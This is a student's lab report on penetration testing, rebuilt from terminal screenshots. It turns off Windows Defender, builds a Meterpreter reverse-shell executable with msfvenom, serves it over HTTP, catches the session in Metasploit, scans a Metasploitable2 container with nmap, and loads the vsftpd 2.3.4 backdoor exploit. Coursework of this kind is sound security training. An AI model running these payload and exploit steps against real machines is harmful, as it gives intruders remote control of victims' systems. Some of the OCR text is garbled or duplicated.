


Lab 07 - Penetration Testing

Task 1 - SSH:

- 1) Fired up Ubuntu VM via Bridge Adapter network mode, installed SSH, and got it running. Checked that it was all okay with system status.




```
kevin@ubuntu:~$ ss -antp
State Recv-Q Send-Q Local Address:Port          Peer Address:Port  Process
LISTEN 0      128     127.0.0.1:631           0.0.0.0:*
LISTEN 0      4096    127.0.0.1:42451         0.0.0.0:*
LISTEN 0      4096    127.0.0.53%lo:53        0.0.0.0:*
LISTEN 0      511     *:443                  *:*
LISTEN 0      511     *:80                   *:*
LISTEN 0      128     [::]:631              [::]:*
```

```
kevin@ubuntu: ~
Setting up openssh-client (1:8.9p1-3ubuntu0.6) ...
Setting up ssh-import-id (5.11-0ubuntu1) ...
Setting up ncurses-term (6.3-2ubuntu0.1) ...
Setting up openssh-sftp-server (1:8.9p1-3ubuntu0.6) ...
Setting up openssh-server (1:8.9p1-3ubuntu0.6) ...

Creating config file /etc/ssh/sshd_config with new version
Creating SSH2 RSA key; this may take some time ...
3072 SHA256:41I99oQnSj50RMz5ZpPe5UH73/dVD4bavR3trGJ5gxA root@ubuntu (RSA)
Creating SSH2 ECDSA key; this may take some time ...
256 SHA256:0FvBUQnYlProXzzowNllvk86j8qG1cTH4bs4ZD1xmLo root@ubuntu (ECDSA)
Creating SSH2 ED25519 key; this may take some time ...
256 SHA256:ISKtDzxbd2E38MIi+42z8B+jFhZFxFxHUL57m43npNYTc root@ubuntu (ED25519)
Created symlink /etc/systemd/system/sshd.service → /lib/systemd/system/ssh.service.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /lib/systemd/system/ssh.service.
rescue-ssh.target is a disabled or a static unit, not starting it.
ssh.socket is a disabled or a static unit, not starting it.
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for ufw (0.36.1-4ubuntu0.1) ...
kevin@ubuntu:~$
```

```
kevin@ubuntu:~          Q  ⌂  ⌚  ⌛  ⌘
```

```
Creating SSH2 ED25519 key; this may take some time ...
256 SHA256:ISKtDzxbd2E38MIi+42z8B+jFhZFxHUL57m43npNYTc root@ubuntu (ED25519)
Created symlink /etc/systemd/system/sshd.service → /lib/systemd/system/sshd.service.
Created symlink /etc/systemd/system/multi-user.target.wants/sshd.service → /lib/systemd/system/sshd.service.
rescue-ssh.target is a disabled or a static unit, not starting it.
ssh.socket is a disabled or a static unit, not starting it.
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for ufw (0.36.1-4ubuntu0.1) ...
kevin@ubuntu:~$ sudo systemctl start ssh
systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Fri 2024-04-12 21:49:17 PDT; 1min 21s ago
     Docs: man:sshd(8)
           man:sshd_config(5)
 Main PID: 5417 (sshd)
    Tasks: 1 (limit: 4599)
   Memory: 1.7M
      CPU: 40ms
     CGroup: /system.slice/ssh.service
             └─5417 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
lines 1-11/11 (END)
```



A screenshot of a terminal window titled "kevin@ubuntu:~". The window shows the output of the command "ip a". The output lists three network interfaces: "lo", "enp0s3", and "docker0". The "lo" interface is a loopback interface with an IPv4 address of 127.0.0.1/8. The "enp0s3" interface is an Ethernet interface with an IPv4 address of 10.113.233.86/18. The "docker0" interface is a bridge interface with an IPv4 address of 172.17.0.1/16.

```
kevin@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c3:66:fc brd ff:ff:ff:ff:ff:ff
    inet 10.113.233.86/18 brd 10.113.255.255 scope global dynamic noprefixroute
        enp0s3
            valid_lft 41994sec preferred_lft 41994sec
        inet6 fe80::d970:dce9:be36:adb1/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:e4:9e:44:8f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
kevin@ubuntu:~$
```

2) Jumped onto Kali VM, made SSH connection to Ubuntu. Logged in, ran some commands to check it all worked and i got the Ubuntu user from Kali.

```
kevin@ubuntu:~
```

File Actions Edit View Help

Warning: Permanently added '10.113.233.86' (ED25519) to the list of known hosts.

kevin@10.113.233.86's password:

Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.5.0-15-generic x86_64)

* Documentation: <https://help.ubuntu.com>
* Management: <https://landscape.canonical.com>
* Support: <https://ubuntu.com/advantage>

Want to know more? Check out [the documentation](#).

Expanded Security Maintenance for Applications is not enabled.

246 updates can be applied immediately.
147 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at <https://ubuntu.com/esm>

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

```
kevin@ubuntu:~$
```

```
kevin@ubuntu:~
```

File Actions Edit View Help

- * Documentation: <https://help.ubuntu.com>
- * Management: <https://landscape.canonical.com>
- * Support: <https://ubuntu.com/advantage>

Expanded Security Maintenance for Applications is not enabled. [Want to know more?](#)

246 updates can be applied immediately.
147 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at <https://ubuntu.com/esm>

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

```
kevin@ubuntu:~$ whoami
kevin
kevin@ubuntu:~$ uname -a
Linux ubuntu 6.5.0-15-generic #15~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Fri Jan
12 18:54:30 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
kevin@ubuntu:~$
```

Task 2 - Reverse Shell:

- 1) Got Windows VM ready, and turned off all the security so we could interact with our other VMs.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

- ✖ Real-time protection is off, leaving your device vulnerable.



2) Created a dodgy .exe file on Kali using the msfvenom tool after downloading. Set it up to ping back to my Kali instance.

```
kevin@kali: ~
File Actions Edit View Help
kevin@ubuntu: ~ x kevin@kali: ~ x
└$ ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ba:c7:90 brd ff:ff:ff:ff:ff:ff
    inet 10.113.252.37/18 brd 10.113.255.255 scope global dynamic noprefixroute eth0
        valid_lft 41205sec preferred_lft 41205sec
    inet6 fe80::a00:27ff:feba:c790/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:33:bd:5a:b3 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever

└$ (kevin@kali)-[~]
```

```
(kevin㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.113.252.37 LPORT
=9001 -f exe -o runme.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: runme.exe
```

```
kevin@kali: ~
File Actions Edit View Help
kevin@ubuntu: ~ x kevin@kali: ~ x kevin@kali: ~ x
Want to learn i
#####
#####
#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF
F #
#####
#####
https://metasploit
.com

=[ metasploit v6.3.43-dev ]  
+ -- ---=[ 2376 exploits - 1232 auxiliary - 416 post ]  
+ -- ---=[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- ---=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.113.252.37  
LHOST => 10.113.252.37  
msf6 exploit(multi/handler) > set LPORT 9001  
LPORT => 9001  
msf6 exploit(multi/handler) > https://www.kali.org/get-kali/
```

```
kevin@kali:~
```

```
File Actions Edit View Help
```

```
kevin@ubuntu: ~ x kevin@kali: ~ x kevin@kali: ~ x
```

```
Want to learn
```

```
Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.113.252.37	yes	The listen address (an interface may be specified)
LPORT	9001	yes	The listen port

```
Exploit target:
```

Id	Name
--	--
0	Wildcard Target

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.113.252.37:9001
```

3) Started a web server on Kali to host the file.

The screenshot shows a terminal window with two tabs. The left tab is for 'kevin@ubuntu: ~' and the right tab is for 'kevin@kali: ~'. The terminal displays the following text:

```
[ metasploit v6.3.43-dev ]  
+ -- ---[ 2376 exploits - 1232 auxiliary - 416 post ]  
+ -- ---[ 1388 payloads - 46 encoders - 11 nops ]  
+ -- ---[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > Interrupt: use the 'exit' command to quit  
msf6 > Interrupt: use the 'exit' command to quit  
msf6 > exit  
  
└─(kevin㉿kali)-[~]  
└─$ sudo python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

- 4) Set up Metasploit to listen for the incoming reverse shell connection.


A screenshot of a terminal window titled "kevin@kali: ~". The window has three tabs: "kevin@ubuntu: ~" (closed), "kevin@kali: ~" (closed), and "kevin@kali: ~" (active). The active tab displays a Metasploit exploit script. The script includes comments like "# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF", file paths like ".com", and a list of available modules: "[metasploit v6.3.43-dev]", "[2376 exploits - 1232 auxiliary - 416 post]", "[1391 payloads - 46 encoders - 11 nops]", and "[9 evasion]". Below the script, the text "Metasploit Documentation: https://docs.metasploit.com/" is shown. At the bottom, the prompt "msf6 > |" is visible.

```
kevin@kali: ~
File Actions Edit View Help
kevin@ubuntu: ~ x kevin@kali: ~ x kevin@kali: ~ x Want to learn
#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF
F #
#####
https://metasploit
.com

[ metasploit v6.3.43-dev ]
[ 2376 exploits - 1232 auxiliary - 416 post ]
[ 1391 payloads - 46 encoders - 11 nops ]
[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > |
```

- 5) On Windows, downloaded and ran my shady .exe. Watched as the Meterpreter session popped up on Kali.



- 6) Explored the infected Windows VM, ran some commands, checked out the system info. I was able to run the command 'enum desktops'

```
File Actions Edit View Help
kevin@ubuntu: ~ x kevin@kali: ~ x kevin@kali: ~ x
EXITFUNC process • .vboxclient-clipboard-tty7-control.pid
LHOST 10.113.252.37 • .vboxclient-clipboard-tty7-service.pid
LPORT 9001 • .vboxclient-display-svga-x11-tty7-control.pid
Exploit target:
Id Name
-- —
0 Wildcard Target
View the full module info with the info, or info -d command.
[*] Started reverse TCP handler on 10.113.252.37:9001
[*] Sending stage (200774 bytes) to 10.113.224.237
[*] Meterpreter session 1 opened (10.113.252.37:9001 → 10.113.224.237:50348)
at 2024-04-12 23:20:24 -0700
meterpreter > [x] Exit technique (Accepted: ctrl+C, seh,
[•] vboxclient-thread, process, none).pid
[•] vboxclient-display-svga-x11-tty7-control.pid
[•] vboxclient-display-svga-x11-tty7-service.pid
[•] vboxclient-drag-and-drop-tty7-control.pid
[•] vboxclient-drag-and-drop-tty7-service.pid
[•] vboxclient-clipboard-tty7-control.pid
[•] vboxclient-clipboard-tty7-service.pid
[•] vboxclient-keyboard-tty7-control.pid
[•] vboxclient-keyboard-tty7-service.pid
[•] vboxclient-mouse-tty7-control.pid
[•] vboxclient-mouse-tty7-service.pid
[•] vboxclient-network-tty7-control.pid
[•] vboxclient-network-tty7-service.pid
[•] vboxclient-power-tty7-control.pid
[•] vboxclient-power-tty7-service.pid
[•] vboxclient-video-tty7-control.pid
[•] vboxclient-video-tty7-service.pid
[•] vboxclient-xmodmap-tty7-control.pid
[•] vboxclient-xmodmap-tty7-service.pid
[•] vboxclient-xsession-errors.pid
[•] vboxclient-xsession-errors.old.pid
[•] vboxclient-zsh_history.pid
[•] vboxclient-zshrc.pid
[•] vboxclient-Desktop/.pid
[•] vboxclient-Documents/.pid
[•] vboxclient-Downloads/.pid
[•] vboxclient-Music/.pid
[•] vboxclient-Pictures/.pid
[•] vboxclient-Videos/.pid
[•] vboxclient-vulnerable-site/.pid
```

```
meterpreter > sysinfo
Computer       : WINDOWS
OS             : Windows 10 (10.0 Build 19045).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 4
Meterpreter    : x64/windows
meterpreter > [REDACTED]
```

- [inspec_4.18.114-1_amd64.d](#)
- [Music/](#)
- [Pictures/](#)
- [Public/](#)
- [runme.exe](#)
- [Templates/](#)
- [Videos/](#)
- [vulnerable-site/](#)

The command I ran:

```
meterpreter > enumdesktops
Enumerating all accessible desktops
Desktops
=====
Session  Station
_____|_____
1        WinSta0
1        Service-0x0-f04f1$
```

- [Desktop/](#)
- [Documents/](#)
- [oads/](#)
- [inspec_4.18.114-1_amd64.deb](#)
- [Music/](#)
- [Pictures/](#)
- [Public/](#)
- [Name](#)
- [runme.exe](#)
- [Default](#)
- [Templates/](#)
- [videos/](#)
- [vulnerable-site/](#)

Task 3 - Metasploitable2:

- 1) Set up a Metasploitable2 Docker container from Kali, already had Docker from my CSC 193 c

```
(kevin㉿kali)-[~]
└─$ sudo apt install -y docker.io
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
docker.io is already the newest version (20.10.25+dfsg1-2+b3).
0 upgraded, 0 newly installed, 0 to remove and 1572 not upgraded.
```

```
(kevin㉿kali)-[~]
└─$ █
```

system sam kevin@kali: ~

File Actions Edit View Help

```
(kevin㉿kali)-[~]
└─$ sudo usermod -aG docker $USER
[sudo] password for kevin:
```

```
(kevin㉿kali)-[~]
└─$ █
```

```
(kevin㉿kali)-[~]
└─$ docker run -it --name "metasploitable2" tleemcjrt/metasploitable2 sh -c "bin/services.sh && bash" &
[1] 2016
```

```
(kevin㉿kali)-[~]
└─$ docker container ls
CONTAINER ID   IMAGE           COMMAND                  CREATED
          STATUS    PORTS      NAMES
41e77483b94f   tleemcjrt/metasploitable2   "sh -c 'bin/services..."   8 seconds
ago          Up 6 seconds          metasploitable2
```

- 2) Scanned the network, found the Metasploitable2 machine.

The screenshot shows a terminal window titled "kevin@kali: ~" with two tabs open. The left tab shows the output of the command "ifconfig" or "ip a". The right tab is currently active and shows the command "lsblk" being typed. The terminal has a dark blue background with light blue text.

```
kevin@kali: ~
File Actions Edit View Help
kevin@kali: ~ x kevin@kali: ~ x

inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ba:c7:90 brd ff:ff:ff:ff:ff:ff
    inet 10.113.252.37/18 brd 10.113.255.255 scope global dynamic noprefixroute eth0
        valid_lft 42878sec preferred_lft 42878sec
    inet6 fe80::a00:27ff:feba:c790/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:7d:00:b7:53 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:7dff:fe00:b753/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
5: veth2970d2c@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether fa:cd:0c:eb:95:cb brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::f8cd:cff:feeb:95cb/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever

(kevin@kali)-[~]
$
```

3) Ran a detailed port and service scan, noted down what IP was open and vulnerable.

```
(kevin㉿kali)-[~]
$ sudo nmap -sT -sV 172.17.0.2
[sudo] password for kevin:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 23:51 PDT
Nmap scan report for 172.17.0.2
Host is up (0.00025s latency).

Not shown: 979 closed tcp ports (conn-refused)

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  ingreslock?
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
```

```
(kevin㉿kali)-[~]
$ 
sudo nmap -sn 172.17.0.2/16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 23:50 PDT
Nmap scan report for 172.17.0.2
Host is up (0.000031s latency).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Nmap scan report for 172.17.0.1
Host is up.
```

- 4) Picked an exploit for an old FTP service, tried it, took a couple of tries but got a shell.

kevin@kali: ~

File Actions Edit View Help

kevin@kali: ~ x kevin@kali: ~ x kevin@kali: ~ x

```
(kevin㉿kali)-[~]
$ sudo msfdb run
[sudo] password for kevin:
[+] Starting database
Metasploit tip: Display the Framework log using the log command, learn
more with help log
```

=[metasploit v6.3.43-dev]
+ -- =[2376 exploits - 1232 auxiliary - 416 post]
+ -- =[1391 payloads - 46 encoders - 11 nops]
+ -- =[9 evasion]

Metasploit Documentation: <https://docs.metasploit.com/>

msf6 > █

```
kevin@kali:~
```

```
File Actions Edit View Help
```

```
kevin@kali:~ x kevin@kali:~ x kevin@kali:~ x
```

```
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post ]  
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]
```

```
Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > search vsftpd
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check
-	auxiliary/dos/ftp/ vsftpd_232	2011-02-03	normal	Yes
0	VSFTPD 2.3.2 Denial of Service			
1	exploit/unix/ftp/ vsftpd_234_backdoor	2011-07-03	excellent	No
	VSFTPD v2.3.4 Backdoor Command Execution			

```
"the quieter you become, the more people hear you"
```

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > [ ]
```

```
kevin@kali: ~
File Actions Edit View Help
kevin@kali: ~ x kevin@kali: ~ x kevin@kali: ~ x
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
=====
#  Name
Description
-
-
0 auxiliary/dos/ftp/vsftpd_232      Disclosure Date Rank Check
VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03   excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
